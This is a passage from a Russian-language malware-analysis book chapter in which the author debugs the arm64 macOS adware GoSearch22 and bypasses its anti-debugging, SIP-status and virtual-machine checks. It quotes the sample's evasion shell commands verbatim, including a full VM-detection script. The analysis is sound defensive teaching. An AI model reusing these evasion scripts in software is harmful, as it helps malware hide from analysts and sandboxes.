0x000000010005478c ldur x8, [x29, var_90]
0x0000000100054790 ldr w8, [x8, #0x20]
0x0000000100054794 stur w8, [x29, var_88]
```

Адрес структуры загружается в X8, 32-разрядный p_flag по смещению 0x20 - в W8, а STUR сохраняет его в var_88.

P_TRACED равен 0x00000800, то есть установлен бит 11. В отладчике:

```
(lldb) p/t $w8
0b00000000000000000101100000000110
```

Инструкции извлечения:

```
0x0000000100055428 ldur w8, [x29, var_88]
0x000000010005542c ubfx w8, w8, #0xb, #0x1
0x0000000100055430 sturb w8, [x29, var_81]
```

LDUR загружает p_flag в W8. UBFX извлекает беззнаковое битовое поле из W8 с индексом 0xb, то есть 11, и шириной 1 - именно бит P_TRACED. STURB сохраняет результат.

Последовательность подготовки размера также важна: X8 сначала получает адрес переменной размера, W9 - непосредственное 0x288, затем STR записывает размер по этому адресу. Только после этого адрес переменной попадает в X3. После возврата sysctl вредоносное ПО читает структуру по сохранённому адресу var_90, а не полагается на временные значения регистров.

Поле p_flag имеет смещение 0x20 в kinfo_proc, поэтому используется именно ldr w8, [x8, #0x20]. Сохранение в var_88 позволяет проверить его значительно позднее, среди другой логики. UBFX извлекает одиннадцатый бит в младший разряд, а STURB записывает только полученный байт в var_81, который затем удобно сравнить с нулём.

Позднее проверяется, что бит P_TRACED не установлен.

```
0x00000001000550ac ldurb w8, [x29, var_81]
0x00000001000550b0 cmp w8, #0x0
```

Если он установлен, вредоносное ПО преждевременно завершается, поскольку его отлаживают.

Чтобы обойти вторую проверку и продолжить сеанс, снова пропустим проблемный вызов. Когда программа собирается выполнить BL к sysctl, изменим PC на следующую инструкцию. Без вызова kinfo_proc остаётся неинициализированной, заполненной нулями, и проверка P_TRACED возвращает ложь.

Теперь обе проверки противодействия отладке найдены и обезврежены, поэтому сеанс может продолжаться. Но впереди остаётся другая логика.

STURB сохраняет ровно извлечённый однобайтовый результат. Позднее LDURB снова загружает его, а CMP сравнивает с нулём. Ненулевой результат означает установленный P_TRACED и приводит к ветви преждевременного выхода. Чтобы не позволить структуре получить правдивые сведения об отладчике, достаточно заранее пропустить сам BL к sysctl: тогда исходный нулевой буфер остаётся неизменным и последующая проверка считает, что процесс не трассируется.

Противодействие виртуальным машинам через состояние SIP и артефакты ВМ

Динамический анализ должен выполняться в изолированной ВМ или на отдельной машине. Такие среды позволяют отключить механизмы безопасности ОС, мешающие отладке.

Авторы знают, что аналитики используют особые среды, и добавляют код их обнаружения. GoSearch22 также пытается определить аналитическую среду. Проанализируем эту логику, чтобы динамический анализ мог продолжаться.

При отладке полезно одновременно запускать монитор процессов: он обнаруживает дополнительные процессы. Вредоносное ПО часто запускает команды оболочки, исследующие окружение. Из-за обфускации дизассемблер и отладчик сначала не помогли обнаружить такую логику GoSearch22, но монитор процессов легко её выявил.

Изолированные среды не только защищают основную систему, но и позволяют аналитикам намеренно изменять конфигурацию, например отключать механизмы безопасности ОС, мешающие инструментам. Именно такие изменения становятся признаками анализа. Поэтому противник проверяет не только факт виртуализации, но и нетипичное состояние системы.

Монитор процессов особенно ценен при сильной статической обфускации: даже если код запуска команды скрыт мусорными ветвлениями, создание дочернего `/bin/sh` остаётся видимым системным событием. Связь родительского и дочернего PID позволяет уверенно приписать команду самому вредоносному процессу.

Монитор[19] фиксирует запуск вредоносного процесса с PID 1032, а затем утилиты `csrutil` macOS через `/bin/sh`:

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/Users/user/Downloads/GoSearch22.app/Contents/MacOS/GoSearch22",
    "name" : "GoSearch22",
    "pid" : 1032
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "arguments" : [
      "/bin/sh",
      "-c",
      "command -v csrutil > /dev/null && csrutil status | grep -v \"enabled\" > /dev/null && echo 1
    || echo 0"
    ],
    "ppid" : 1032,
    "name" : "sh",
    "pid" : 1054
  }
}
```

Вредоносное ПО запустило `csrutil`, поскольку PPID равен PID 1032. Утилита определяет состояние System Integrity Protection (SIP), часто отключаемой на аналитических системах.

Зная, что программа выполняет команды, вернёмся в отладчик и установим точки останова на API запуска дочерних процессов, например `system` или `posix_spawn`. Точка на `posix_spawn` срабатывает:

```
(lldb) b posix_spawn
Breakpoint 1: where = libsystem_kernel.dylib`posix_spawn, address =
0x0000000187a4b8f4

(lldb) c
Process 667 resuming
Process 667 stopped
* thread #2, queue = 'com.apple.root.user-initiated-qos', stop reason =
breakpoint 1.1
    frame #0: 0x0000000187a4b8f4 libsystem_kernel.dylib`posix_spawn
libsystem_kernel.dylib`posix_spawn:
-> 0x187a4b8f4 <+0>: pacibsp

Target 0: (GoSearch22) stopped.

(lldb) bt
* thread #2, queue = 'com.apple.root.user-initiated-qos', stop reason =
breakpoint 1.1
  * frame #0: 0x0000000187a4b8f4 libsystem_kernel.dylib`posix_spawn
    frame #1: 0x0000000188985844 Foundation`-[NSConcreteTask
launchWithDictionary:error:] + 3276
    frame #2: 0x00000001000538e0 GoSearch22`___lldb_unnamed_
symbol84$$GoSearch22 + 13180

(lldb) x/s $x1
0x100519b10: "/bin/sh"
```

Обратная трассировка `bt` показывает последовательность вызовов: `posix_spawn` вызван методом `launchWithDictionary:error:` класса `NSConcreteTask`, который вызван вредоносным ПО перед адресом `0x00000001000538e0`.

Команда `x/s` печатает строку из X1 - путь запускаемого процесса `/bin/sh`.

В дизассемблере предыдущая инструкция находится по адресу `0x00000001000538dc`. Она вызывает функцию из X8 посредством BLR.

```
0x00000001000538d0 ldr x8, [sp, #0x190 + var_120]
0x00000001000538d4 ldr x0, [sp, #0x190 + var_100]
0x00000001000538d8 ldr x1, [sp, #0x190 + var_F8]
0x00000001000538dc blr x8
0x00000001000538e0 strb w20, [sp, #0x190 + var_E9]
```

Адрес назначения находится в X8, а параметры готовятся LDR. Из-за обфускации статически неясно, куда указывает X8, но после обхода противодействия это легко выяснить в отладчике.

Поставим точку на BLR и прочитаем X8.

```
(lldb) x/i $pc
-> 0x00000001000538dc: 0xd63f0100 blr x8

(lldb) reg read $x8
x8 = 0x0000000193a5f160 libobjc.A.dylib`objc_msgSend
```

X8 содержит адрес `objc_msgSend`. Сделаем отступление: любой вызов метода Objective-C компилятор направляет через эту функцию или её вариант. При обратной разработке macOS, в основном написанной на Objective-C или Swift, она встречается постоянно.

По документации Apple[20] функция "отправляет сообщение с простым возвращаемым значением экземпляру класса". Аргументы описаны на рисунке 12.9.




Рисунок 12.9. Аргументы Objc_msgSend и их описания в документации Apple

Первый аргумент `self` - указатель на объект Objective-C, для которого вызывается метод. Второй `op` - имя метода как строка с нулевым завершением. Далее идут аргументы конкретного метода.

В отладчике исследуем регистры при переходе к `objc_msgSend`, чтобы определить объект и метод.

```
(lldb) x/i $pc
-> 0x00000001000538dc: 0xd63f0100 blr x8

(lldb) po $x0
<NSConcreteTask: 0x1058306c0>

(lldb) x/s $x1
0x1e9fd4fae: "launch"
```

Команда печати объекта `po` показывает первый аргумент: экземпляр `NSConcreteTask`, способный запускать внешние процессы.

Второй аргумент, строка с нулевым завершением, показывает метод `launch`. Какой внешний процесс будет запущен?

Именно соглашение о вызовах arm64 делает этот анализ прямолинейным. Перед `objc_msgSend` X0 всегда содержит получателя сообщения, а X1 - селектор метода. Поэтому `po $x0` использует интроспекцию Objective-C и печатает сам объект, тогда как `x/s $x1` интерпретирует селектор как строку с нулевым завершением.

Получатель `NSConcreteTask` является конкретной реализацией документированного `NSTask`. Название `launch` указывает на запуск уже настроенной задачи, но само по себе не показывает исполняемый путь и аргументы, поскольку этот метод не принимает дополнительных параметров.

Метод `launch` не принимает аргументов, поэтому нужно исследовать инициализацию объекта. Документация `NSTask`, документированного суперкласса `NSConcreteTask`, описывает свойства с путём процесса и аргументами.

Благодаря интроспекции Objective-C запросим их у объекта из X0.

Свойства задачи уже были заполнены до вызова `launch`. Обращения `[$x0 launchPath]` и `[$x0 arguments]` фактически отправляют исследуемому объекту дополнительные сообщения прямо из отладчика. Это позволяет восстановить намерение программы, не разбирая всю обфусцированную логику, которая создавала и настраивала объект.

```
(lldb) x/i $pc
-> 0x00000001000538dc: 0xd63f0100 blr x8

(lldb) po $x0
<NSConcreteTask: 0x1058306c0>

(lldb) po [$x0 launchPath]

/bin/sh

(lldb) po [$x0 arguments]
<__NSArrayI 0x10580dfd0>(
  -c,
  command -v csrutil > /dev/null && csrutil status | grep -v "enabled" > /dev/null && echo 1 ||
    echo 0
)
```

Объект показывает выполнение через `/bin/sh`:

```
-c command -v csrutil > /dev/null && csrutil status | grep -v "enabled" > /dev/null && echo 1 ||
    echo 0
```

`csrutil status` сообщает, включена ли SIP. Поскольку SIP мешает отладке и другим инструментам, аналитики часто отключают её. Авторы реализовали проверку "отключена ли SIP?" как способ определить среду анализа и преждевременно выйти.

Командная цепочка сначала проверяет наличие `csrutil`, затем запрашивает состояние и отбрасывает строки со словом `enabled`. В зависимости от результата оболочка печатает 1 или 0. Таким образом, код получает простой логический признак вместо необходимости самостоятельно разбирать полный текстовый ответ утилиты.

После обнаружения проверку легко пропустить командой `reg write`, изменив поток управления мимо `objc_msgSend`.

Пропуск можно выполнить только после точной локализации вызова: изменение PC должно направить выполнение на безопасную инструкцию после BLR, не нарушив остальную настройку текущей функции. Более постоянным вариантом мог бы стать патч соответствующей ветви в копии образца.

Последняя логика пытается определить виртуальную машину. Это распространено: выполнение в виртуальной среде, вероятно, означает наблюдение аналитика.

Снова выполняется переход к `objc_msgSend`. Исследование регистров показывает очередной вызов `NSConcreteTask` для запуска внешнего процесса. Интроспекция:

Этот шаблон уже знаком по проверке SIP: объект задачи находится в X0, селектор `launch` в X1, а реальная команда скрыта в свойствах объекта. Поэтому тот же приём интроспекции сразу раскрывает путь `/bin/sh` и длинный сценарий проверки виртуализации.

```
(lldb) po $x0
<NSConcreteTask: 0x1058306c0>

(lldb) po [$x0 launchPath]
/bin/sh

(lldb) po [$x0 arguments]
<__NSArrayI 0x10580c1f0> (
  -c,
  readonly VM_LIST="VirtualBox\|Oracle\|VMware\|Parallels\|qemu";is_
  hwmodel_vm(){ ! sysctl -n hw.model|grep "Mac">/dev/null;};is_ram_vm()
  {(($(($(sysctl -n hw.memsize)/ 1073741824))<4));};is_ped_vm(){ local

  -r ped=$(ioreg -rd1 -c IOPlatformExpertDevice);echo "${ped}"|grep -e
  "board-id" -e "product-name" -e "model"|grep -qi "${VM_LIST}"||echo
  "${ped}"|grep "manufacturer"|grep -v "Apple">/dev/null;};is_vendor_
  name_vm(){ ioreg -l|grep -e "Manufacturer" -e "Vendor Name"|grep -qi
  "${VM_LIST}";};is_hw_data_vm(){ system_profiler SPHardwareDataType 2>&1
  /dev/null|grep -e "Model Identifier"|grep -qi "${VM_LIST}";};is_vm()
  { is_hwmodel_vm||is_ram_vm||is_ped_vm||is_vendor_name_vm||is_hw_data_
  vm;};main(){ is_vm&&echo 1||echo 0;};main "${@}" )
```

Выполняется длинный набор команд, ищущих артефакты VirtualBox, Oracle, VMware, Parallels и QEMU. Если имя модели или продукта совпадёт, программа распознает виртуальную среду и выйдет.

После обнаружения логику легко обойти в отладчике, пропустив код, либо долговременно изменить среду ВМ так, чтобы проверка её не находила.

На этом логика противодействия анализу заканчивается. После обхода можно продолжать исследование. Оно выходит за рамки книги, поскольку достаточно традиционных, не специфичных для arm64 методов. Например, монитор файлов и процессов показывает попытку установить вредоносное расширение Safari, подменяющее сеансы просмотра рекламным поведением.

Заключение

Популярность Mac продолжает расти, во многом благодаря впечатляющей M1. Обнаружив вредоносный код, нативно работающий на архитектуре ARM, мы подтвердили, что авторы быстро адаптируются. Поэтому адаптироваться должны и мы.

Вредоносное ПО для Apple Silicon дизассемблируется в arm64, поэтому понимать этот набор инструкций крайне важно. Необходимые сведения были представлены в предыдущих главах.

В этой главе мы развили их: сначала показали поиск вредоносного ПО arm64 для macOS, затем его анализ. В частности, исследовали логику противодействия анализу первого нативно совместимого с M1 вредоносного ПО и получили практический пример анализа дизассемблированного arm64.

Обладая твёрдым пониманием тем этой главы, вы уже на пути к квалифицированному анализу вредоносного ПО arm64 для macOS.

Примечания

[1] [назад] malwarebytes.com
[2] [назад] objective-see.com
[3] [назад] 9to5mac.com
[4] [назад] apple.com
[5] [назад] developer.apple.com
[6] [назад] developer.apple.com
[7] [назад] objective-see.org
[8] [назад] redcanary.com
[9] [назад] objective-see.org
[10] [назад] clang.llvm.org
[11] [назад] virustotal.com
[12] [назад] support.virustotal.com
[13] [назад] SHA-256: `b94e5666d0afc1fa49923c7a7faaa664f51f0581ec0192a08218d68fb079f3cf`.
[14] [назад] SHA-256: `0c11f67594ef334c0a6d94e752c32eaacbff37d2a54339521312fbedfd9c509b`.
[15] [назад] virustotal.com
[16] [назад] sentinelone.com
[17] [назад] taomm.org
[18] [назад] lldb.llvm.org
[19] [назад] objective-see.com
[20] [назад] developer.apple.com